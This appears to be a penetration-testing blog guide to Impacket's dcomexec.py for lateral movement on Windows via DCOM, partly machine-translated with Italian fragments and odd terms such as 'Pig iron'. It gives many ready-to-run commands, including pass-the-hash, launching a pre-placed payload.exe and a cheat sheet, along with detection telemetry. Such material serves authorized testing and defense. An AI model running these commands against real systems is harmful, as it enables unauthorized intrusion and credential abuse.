
dcomexec.py - Lateral Movement via DCOM with Impacket

impacket-dcomexec How-To Guide: Remote Windows Execution via DCOM with ShellWindows, ShellBrowserWindow, and MMC20 Using NTLM Passwords or Hashes.
- Posted on 2026-07-22
- Reading time: 7 min
Impacket dcomexec: Remote Execution and Lateral Movement via DCOM #
dcomexec.py executes commands on remote Windows hosts through DCOM objects such as ShellWindows, ShellBrowserWindow e MMC20.ApplicationIt supports NTLM passwords and hashes, can execute a single command or open a semi-interactive shell, and does not create services or scheduled tasks. It requires TCP 135 and a dynamic RPC port; TCP 445 is only needed to retrieve output via an administrative share.
dcomexec.py is part of Packet and is a lateral movement tool for Windows and Active Directory environments.
Unlike psexec.py e smbexec.py, does not create a remote service. Unlike atexec.py, does not use the Task Scheduler. Execution occurs by activating a remote COM object via DCOM and calling the methods exposed by the selected object.
The technique was originally documented by Matt Nelson in 2017 through remote abuse of MMC20.Application and other COM objects.
References:
- Fortra Impacket — dcomexec.py
- Lateral Movement Using the MMC20.Application COM Object
- MITER ATT&CK T1021.003 — Distributed Component Object Model
How dcomexec.py Works #
The operational flow is as follows:
1. Connessione al target tramite RPC Endpoint Mapper su TCP 135
2. Risoluzione di una porta RPC dinamica
3. Autenticazione NTLM con password o NT hash
4. Attivazione remota dell’oggetto DCOM selezionato
5. Invocazione del metodo che avvia il comando
6. Eventuale redirezione dell’output verso una share locale del target
7. Recupero e cancellazione dell’output tramite SMB
If output is enabled, Impacket redirects stdout e stderr to a temporary file in the configured share:
\\127.0.0.1\ADMIN$\__<valore>With the default share ADMIN$, the file is then created in the directory %SystemRoot%, normally C:\Windows, and deleted after reading.
With -nooutput o -silentcommand, the SMB connection dedicated to retrieving the output is not created.
Supported DCOM Objects #
| Subject | CLSID | Method used | Note |
|---|---|---|---|
ShellWindows | 9BA05972-F6A8-11CF-A442-00A0C90A8F39 | ShellExecute | Default object |
ShellBrowserWindow | C08AFD90-F2A1-11D1-8455-00A0C91F3880 | ShellExecute | Windows Shell based alternative |
MMC20 | 49B2791A-B1AE-4C90-9B8E-E860BA07F889 | ExecuteShellCommand | Use Microsoft Management Console |
The official repository reports historical testing on Windows 7, Windows 10, and Windows Server 2012 R2. Operation on newer versions depends on the build, DCOM configuration, and target security policies.
There is no universally best object:
ShellWindows        → oggetto predefinito
MMC20               → alternativa tramite Microsoft Management Console
ShellBrowserWindow  → alternativa da verificare sulla build target
Comparison with Other Package Tools #
| tool | Mechanism | Doors | Main artifacts | Type of access |
|---|---|---|---|---|
dcomexec.py | DCOM/RPC | 135 + dynamic RPC; 445 optional | COM Activation and Remote Processes | Semi-interactive shell |
wmiexec.py | WMI/DCOM | 135 + dynamic RPC; 445 per output | WmiPrvSE.exe, remote process and output file | Semi-interactive shell |
atexec.py | RPC Task Scheduler | 445 | Creating and deleting a scheduled task | Single command |
smbexec.py | Service Control Manager | 445 | Temporary service and batch files | Semi-interactive shell |
psexec.py | Remote service | 445 | Remote service and track | Interactive Shell |
For a broader comparison you can consult:
Syntax #
impacket-dcomexec [opzioni] 'DOMINIO/utente:password@TARGET' [comando]If the command is omitted, a semi-interactive shell is started:
impacket-dcomexec 'corp.local/administrator:Password123!@10.10.10.5'Main Options #
| Option | Description |
|---|---|
-object | Select ShellWindows, ShellBrowserWindow o MMC20 |
-shell-type | Usa cmd or powershell in the semi-interactive shell |
-hashes LMHASH:NTHASH | Pass-the-Hash Authentication |
-nooutput | Does not retrieve output and does not create dedicated SMB connection |
-silentcommand | Run the program directly without automatically starting cmd.exe |
-share | Share used to retrieve output; default ADMIN$ |
-com-version | Set the DCOM version, for example 5.7 |
-codec | Sets the encoding used to decode remote output |
-A | Load credentials from a file in format smbclient |
-ts | Adds timestamps to tool messages |
-debug | Show debug information |
Correct format of -com-version
#
impacket-dcomexec -com-version 5.7 \
  'corp.local/administrator:Password123!@10.10.10.5' \
  'whoami'
The separator is a dot:
5.7Not:
5:7Kerberos: Not Supported in Current Release #
The current version of dcomexec.py still exposes some Kerberos parameters in the parser, but stops execution when they are used:
-k
-aesKey
-keytab
Objects ShellWindows, ShellBrowserWindow e MMC20 They are hosted in the user context and do not accept normal Kerberos tickets HOST/<target> used by other Impacket tools.
These commands do not work with the current implementation:
impacket-dcomexec -k -no-pass corp.local/admin@server.corp.local
impacket-dcomexec -aesKey AES_KEY corp.local/admin@server.corp.local
For remote execution via Kerberos ticket use instead:
export KRB5CCNAME=administrator.ccache

impacket-wmiexec -k -no-pass \
  corp.local/administrator@server.corp.local
Semi-Interactive Shell #
Default object: ShellWindows #
impacket-dcomexec \
  'corp.local/administrator:Password123!@10.10.10.5'
MMC20 #
impacket-dcomexec -object MMC20 \
  'corp.local/administrator:Password123!@10.10.10.5'
ShellBrowserWindow #
impacket-dcomexec -object ShellBrowserWindow \
  'corp.local/administrator:Password123!@10.10.10.5'
PowerShell Shell #
impacket-dcomexec -shell-type powershell \
  'corp.local/administrator:Password123!@10.10.10.5'
The shell is semi-interactive: each command is executed separately on the target and the output is retrieved via the configured share.
Local commands available in the shell:
lcd PATH      cambia la directory locale
lput FILE     carica un file sul target
lget FILE     scarica un file dal target
! COMANDO     esegue un comando sul sistema locale
exit          chiude la sessione
Functions lput e lget require a working SMB connection.
Executing a Single Command #
impacket-dcomexec \
  'corp.local/administrator:Password123!@10.10.10.5' \
'whoami'impacket-dcomexec \
'corp.local/administrator:Password123!@10.10.10.5' \
'whoami /all'impacket-dcomexec \
'corp.local/administrator:Password123!@10.10.10.5' \
'ipconfig /all'impacket-dcomexec \
'corp.local/administrator:Password123!@10.10.10.5' \
'net group "Domain Admins" /domain'impacket-dcomexec \
'corp.local/administrator:Password123!@10.10.10.5' \
'tasklist /v'Pass the Hash #
dcomexec.py supports NTLM authentication using NT hash.
NT hash only #
impacket-dcomexec -hashes :NTHASH \
  'corp.local/administrator@10.10.10.5'
LM hash and NT hash #
impacket-dcomexec \
  -hashes aad3b435b51404eeaad3b435b51404ee:NTHASH \
  'corp.local/administrator@10.10.10.5' \
  'whoami'
Hashes can be retrieved during an authorized assessment with tools such as:
Authentication with File #
You can avoid entering credentials directly on the command line by using a file compatible with smbclient:
username=administrator
password=Password123!
domain=corp.local
Execution:
impacket-dcomexec -A credentials.conf \
  10.10.10.5 \
  'whoami'
The file still contains sensitive credentials and must be protected and removed after testing.
-nooutput
#
-nooutput executes the command via the selected normal shell, but does not retrieve the result and does not create the SMB connection used to read the output file.
impacket-dcomexec -nooutput \
  'corp.local/administrator:Password123!@10.10.10.5' \
  'whoami'
It can be useful when:
- the command produces no necessary output;
- TCP 445 is blocked;
ADMIN$it is not accessible;- the result is written elsewhere;
- an independent process is started.
-nooutput cannot be used to open a semi-interactive shell:
# Non supportato
impacket-dcomexec -nooutput \
  'corp.local/administrator:Password123!@10.10.10.5'
-silentcommand
#
-silentcommand does not run automatically cmd.exe.
The first element is interpreted as a program and the rest as arguments. You cannot therefore use:
dir;cd;- pipe;
- redirect;
&&;- other built-ins of
cmd.exe.
Direct execution of a program:
impacket-dcomexec -silentcommand \
  'corp.local/administrator:Password123!@10.10.10.5' \
  'C:\Windows\System32\whoami.exe /all'
To execute compound commands you must explicitly call cmd.exe:
impacket-dcomexec -silentcommand \
  'corp.local/administrator:Password123!@10.10.10.5' \
  'cmd.exe /c whoami && hostname'
Executing a payload already present on the target:
impacket-dcomexec -silentcommand \
  'corp.local/administrator:Password123!@10.10.10.5' \
  'cmd.exe /c start /b C:\Windows\Temp\payload.exe'
As a -nooutput, -silentcommand does not support semi-interactive shell.
Local Account Authentication #
impacket-dcomexec -object MMC20 \
  './administrator:Password123!@10.10.10.5'
In some environments, UAC filters applied to local accounts may restrict remote administration even when the user belongs to the Administrators group.
Requirements #
- Password valida oppure NT hash
- TCP 135 raggiungibile
- Porta RPC dinamica raggiungibile
- DCOM remoto consentito
- Permessi di Remote Launch e Remote Activation sull’oggetto
- TCP 445 e una share accessibile soltanto per recuperare l’output
On modern Windows systems, dynamic RPC ports normally use the range:
49152–65535/TCPThe range can be restricted or customized by administrators.
In standard configurations, you typically need to be a local administrator on the target. However, specific DCOM permissions can also be delegated to other users or groups.
When to Use dcomexec.py #
dcomexec.py It's a good choice when:
- TCP 135 and dynamic RPC ports are reachable;
- you have a password or NT hash;
- you want to avoid creating services;
- you want to avoid the Task Scheduler;
- you need a semi-interactive shell;
- you want to choose between multiple DCOM objects;
- you can retrieve the output via SMB or use
-nooutput.
It is not the right choice when:
- you only have one Kerberos ticket;
- TCP 135 or dynamic RPC ports are blocked;
- you only have TCP 445 available;
- you need a truly interactive shell;
- Remote DCOM activation is disabled.
Quick Map:
Solo TCP 445
└── atexec.py, smbexec.py o psexec.py

TCP 135 + RPC dinamiche
└── dcomexec.py o wmiexec.py

Nessun accesso a TCP 445
└── dcomexec.py -nooutput oppure -silentcommand

Ticket Kerberos
└── wmiexec.py -k, non dcomexec.py

Serve output
└── TCP 445 + share ADMIN$ o share alternativa

Non serve output
└── -nooutput oppure -silentcommand
Common Mistakes and Troubleshooting #
| Error | Possible cause | Solution |
|---|---|---|
0x80070005 / Access Denied | Insufficient DCOM privileges or permissions | Check Local Administration and Remote Launch/Activation |
| Timeout after TCP 135 | Dynamic RPC port blocked | Check firewall and RPC range |
STATUS_LOGON_FAILURE | Incorrect password or hash | Verify domain, username and credentials |
STATUS_BAD_NETWORK_NAME | Output share not available | Usa -nooutput or specify a valid share |
| Empty output | Problem with share, command or encoding | Usa -debug, verify ADMIN$ and try -codec |
| Decoding error | Different remote code page | Run chcp and configures -codec |
| DCOM object not available | Incompatibility or target configuration | Try another value of -object |
| RPC runtime error | DCOM stuck or network problems | Check TCP 135, dynamic ports, and DCOM policies |
| Kerberos not supported | Use of -k, -aesKey o -keytab | Use NTLM password/hash or switch to wmiexec.py -k |
Check the doors #
nmap -Pn -p 135,445 10.10.10.5The dynamic port is assigned through RPC Endpoint Mapper and can change on every connection.
Debug #
impacket-dcomexec -debug \
  'corp.local/administrator:Password123!@10.10.10.5' \
  'whoami'
Coding issues #
On target:
chcpThen:
impacket-dcomexec -codec cp850 \
  'corp.local/administrator:Password123!@10.10.10.5' \
  'whoami'
The correct encoding depends on the code page returned by the target.
Artifacts and OPSEC #
dcomexec.py It doesn't create services or scheduled tasks, but it's not invisible.
Main artifacts:
- initial RPC connection to TCP 135;
- subsequent connection to a dynamic RPC port;
- NTLM authentication;
- remote activation of a COM object;
- create processes using the selected object;
- optional SMB connection to TCP 445;
- temporary output file in the selected share;
- file deletion after recovery.
With ShellWindows e ShellBrowserWindow processes started by Windows Shell components can be observed. With MMC20 process chains associated with can be observed mmc.exeThe exact behavior depends on the Windows version and configuration.
-nooutput deletes file recovery via SMB, but does not delete:
- DCOM traffic;
- remote authentication;
- COM activation;
- process creation;
- command line on the target.
Essential Telemetry #
| Pig iron | Indicator |
|---|---|
| Network | TCP 135 followed by a dynamic RPC connection |
| Security 4624 | Remote logon from an unusual host |
| Security 4688 | Creation of cmd.exe, powershell.exe or other processes |
| Sysmon 1 | Process creation with anomalous parents and command lines |
| Sysmon 3 | Related RPC/DCOM and SMB Connections |
| EDR | Remote COM activation followed by process execution |
| File System | Temporary file in the root of the share used for output |
Event 4648 is not guaranteed to hit the target on every run and should not be used as the sole indicator.
The most useful pattern is the correlation between:
invocazione DCOM remota tramite RPC
        ↓
attivazione dell’oggetto COM
        ↓
creazione anomala di un processo
        ↓
eventuale recupero dell’output via SMB
Cheat sheet #
# Shell semi-interattiva con oggetto predefinito
impacket-dcomexec \
  'DOMAIN/user:password@TARGET'

# MMC20
impacket-dcomexec -object MMC20 \
  'DOMAIN/user:password@TARGET'

# ShellBrowserWindow
impacket-dcomexec -object ShellBrowserWindow \
  'DOMAIN/user:password@TARGET'

# Shell PowerShell
impacket-dcomexec -shell-type powershell \
  'DOMAIN/user:password@TARGET'

# Singolo comando
impacket-dcomexec \
  'DOMAIN/user:password@TARGET' \
  'whoami /all'

# Pass-the-Hash
impacket-dcomexec -hashes :NTHASH \
  'DOMAIN/user@TARGET'

# Nessun recupero output
impacket-dcomexec -nooutput \
  'DOMAIN/user:password@TARGET' \
  'whoami'

# Esecuzione diretta senza cmd.exe
impacket-dcomexec -silentcommand \
  'DOMAIN/user:password@TARGET' \
  'C:\Windows\System32\whoami.exe /all'

# Comando composto con silentcommand
impacket-dcomexec -silentcommand \
  'DOMAIN/user:password@TARGET' \
  'cmd.exe /c whoami && hostname'

# Versione DCOM
impacket-dcomexec -com-version 5.7 \
  'DOMAIN/user:password@TARGET' \
  'whoami'

# Share alternativa per output
impacket-dcomexec -share C$ \
  'DOMAIN/user:password@TARGET' \
  'whoami'

# Debug
impacket-dcomexec -debug \
  'DOMAIN/user:password@TARGET' \
  'whoami'

# Account locale
impacket-dcomexec -object MMC20 \
  './administrator:password@TARGET'
Related Articles #
- Impacket: complete suite
- atexec.py: Execution via Task Scheduler
- wmiexec.py: Remote Execution via WMI
- smbexec.py: Remote Execution via SMB
- PSExec, SMBExec, and WMIExec
- Mimikatz: Credential Extraction
- secretsdump.py with Impacket
- Active Directory: Offensive Guide
All commands must be used exclusively in laboratories, your own infrastructure, or systems for which you have explicit authorization.